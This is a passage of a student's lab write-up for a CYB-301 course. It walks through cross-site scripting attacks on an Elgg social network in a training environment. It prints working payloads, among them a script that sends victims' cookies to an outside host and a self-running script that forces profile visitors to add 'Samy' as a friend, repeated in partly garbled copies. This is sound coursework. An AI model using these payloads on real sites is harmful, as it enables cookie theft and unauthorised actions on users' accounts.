
10. We updated Ubuntu and the docker + website is suddenly up and running.



Singson, John Florence M.


CYB – 301

11. We checked the accounts and found out that they were all working except for admin.



12. We try to create a Malicious Alert Window with the given script.

```
<script>alert('XSS');</script>
```




Singson, John Florence M.

CYB – 301


13. We also try to do Malicious Messages to Display Cookies

```
<script>alert(document.cookie);</script>
```



14. We now try Stealing Cookies from Victim's Machine


```
<script>document.write('<img src=http://10.9.0.1:5555?c='+ escape(document.cookie) +'>');</script>
```



Singson, John Florence M.


CYB – 301

15. We transferred accounts to Alice and checked if the cookies were stolen.



Success.

16. We now try the auto add friend XSS code,



We have modified the code that automatically adds anyone who visit samy's profile.

Singson, John Florence M.
CYB – 301

```
<script type="text/javascript">

window.onload = function () {
    var Ajax=null;

    // Set the timestamp and secret token parameters
    var ts="__elgg_ts__"+elgg.security.token.__elgg_ts__;
    var token="__elgg_token__"+elgg.security.token.__elgg_token__;


    //Construct the HTTP request to add Samy as a friend.
    var sendurl= "http://www.seed-server.com/action/friends/add" + "?friend=59" + token + ts;

    //Create and send Ajax request to add friend
    Ajax=new XMLHttpRequest();
    Ajax.open("GET",sendurl,true);
    Ajax.setRequestHeader("Host","www.seed-server.com");
    Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
    Ajax.send();
}


</script>
```

Singson, John Florence M.
CYB – 301

17. We paste it in the edit html so that it would not appear in the about me page.




```
1<script type="text/javascript">
2window.onload = function () {
3    var Ajax=null;
4
5    // Set the timestamp and secret token parameters
6    var ts=&_elgg_ts"+elgg.security.token._elgg_ts;
7    var token=&_elgg_token"+elgg.security.token._elgg_token;
8
9    //Construct the HTTP request to add Samy as a friend.
10   var sendurl= "http://www.seed-server.com/action/friends/add" +
ts;
11
12  //Create and send Ajax request to add friend
13  Ajax=new XMLHttpRequest();
14  Ajax.open("GET",sendurl,true);
15  Ajax.setRequestHeader("Host","www.seed-server.com");
16  Ajax.setRequestHeader("Content-Type","application/x-www-form-u
17  Ajax.send();
18}
19</script>
```




```
1<script type="text/javascript">
2window.onload = function () {
3    var Ajax=null;
4
5    // Set the timestamp and secret token parameters
6    var ts=&_elgg_ts"+elgg.security.token._elgg_ts;
7    var token=&_elgg_token"+elgg.security.token._elgg_token;
8
9    //Construct the HTTP request to add Samy as a friend.
10   var sendurl= "http://www.seed-server.com/action/friends/add" +
ts;
11
12  //Create and send Ajax request to add friend
13  Ajax=new XMLHttpRequest();
14  Ajax.open("GET",sendurl,true);
15  Ajax.setRequestHeader("Host","www.seed-server.com");
16  Ajax.setRequestHeader("Content-Type","application/x-www-form-u
17  Ajax.send();
18}
19</script>
```

Singson, John Florence M.
CYB – 301

18. We test it out on Alice's account to see if it would automatically add Samy. We see here that Alice does not have any friends yet.




19. We navigate to members and then Samy's profile.

